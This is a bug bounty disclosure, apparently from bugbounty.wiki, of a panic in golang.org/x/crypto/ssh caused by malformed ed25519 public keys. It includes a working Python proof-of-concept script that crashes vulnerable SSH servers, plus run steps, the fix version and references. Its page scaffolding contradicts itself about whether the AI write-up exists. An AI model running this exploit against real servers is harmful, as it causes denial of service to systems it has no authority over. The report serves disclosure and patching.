Signature Verification /// golang.org/x/crypto/ssh

The golang.org/x/crypto/ssh package fails to properly validate the length of ed25519 and [redacted] public keys, so a crafted key causes a panic during signature verification. An attacker can send such a key to a server with a PublicKeyCallback or to a client, crashing the process.

- Disclosed after 5 months
Summary:
Crypto package are vulnerable to Improper Signature Verification " An attacker can craft an ssh-ed25519 or [email protected] public key, such that the library will panic when trying to verify a signature with it. Clients can deliver such a public key and signature to any golang.org/x/crypto/ssh server with a PublicKeyCallback, and servers can deliver them to any golang.org/x/crypto/ssh client "
Introduced through: github.com/Sifchain/[email protected] › golang.org/x/[email protected] Introduced through: github.com/Sifchain/[email protected] › github.com/tyler-smith/[email protected] › golang.org/x/[email protected] and few more I can provide more points if needed
Steps To Reproduce:
1 . python poc.py localhost 2022 root (or x.x.x.x depends on setup)
poc.py
# This should cause a panic on the remote server.
#

#!/usr/bin/env python

import socket
import sys

import paramiko
from paramiko.common import cMSG_SERVICE_REQUEST, cMSG_USERAUTH_REQUEST

if len(sys.argv) != 4:
    print('./poc.py <host> <port> <user>')
    sys.exit(1)

host = sys.argv[1]
port = int(sys.argv[2])
user = sys.argv[3]

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((host, port))

t = paramiko.Transport(sock)
t.start_client()

t.lock.acquire()
m = paramiko.Message()
m.add_byte(cMSG_SERVICE_REQUEST)
m.add_string("ssh-userauth")
t._send_message(m)

m = paramiko.Message()
m.add_byte(cMSG_USERAUTH_REQUEST)
m.add_string(user)
m.add_string("ssh-connection")
m.add_string('publickey')
m.add_boolean(True)
m.add_string('ssh-ed25519')

# Send an SSH key that is too short (ed25519 keys are 32 bytes)
m.add_string(b'\x00\x00\x00\x0bssh-ed25519\x00\x00\x00\x15key-that-is-too-short')

# Send an empty signature (the server won't get far enough to validate it)
m.add_string(b'\x00\x00\x00\x0bssh-ed25519\x00\x00\x00\x00')

t._send_message(m)

print('Malformed auth request sent. This should cause a panic on the remote server.')
This can be fixed by upgrading to golang.org/x/[email protected]
Supporting Material/References:
https://groups.google.com/g/golang-announce/c/3L45YRc91SY https://github.com/golang/crypto/commit/bac4c82f69751a6dd76e702d54b3ceb88adab236
Impact
Summary
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the library does not validate the length of ed25519 and [redacted] public keys before using them in signature verification, leading to an out-of-bounds read or panic.
Impact
An attacker could crash any golang.org/x/crypto/ssh server with a PublicKeyCallback or any client by sending a malformed public key, causing a denial of service.
What the attacker needed
Network access to the SSH service; target uses vulnerable golang.org/x/crypto/ssh
The fix
The issue was fixed by upgrading to golang.org/x/[redacted]-20201203163018-be400aefbc4c.
How it was found
- Connect to the target SSH server on the given host and port.
- Start an SSH client transport and request the ssh-userauth service.
- Send a publickey authentication request with a deliberately short ssh-ed25519 key and an empty signature.
- Observe that the server panics.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This means an attacker can crash an SSH server that uses this library with a PublicKeyCallback, or an SSH client built on it.
What is Crypto?
Encryption, signatures, randomness or certificate checks that do not protect what they claim to.



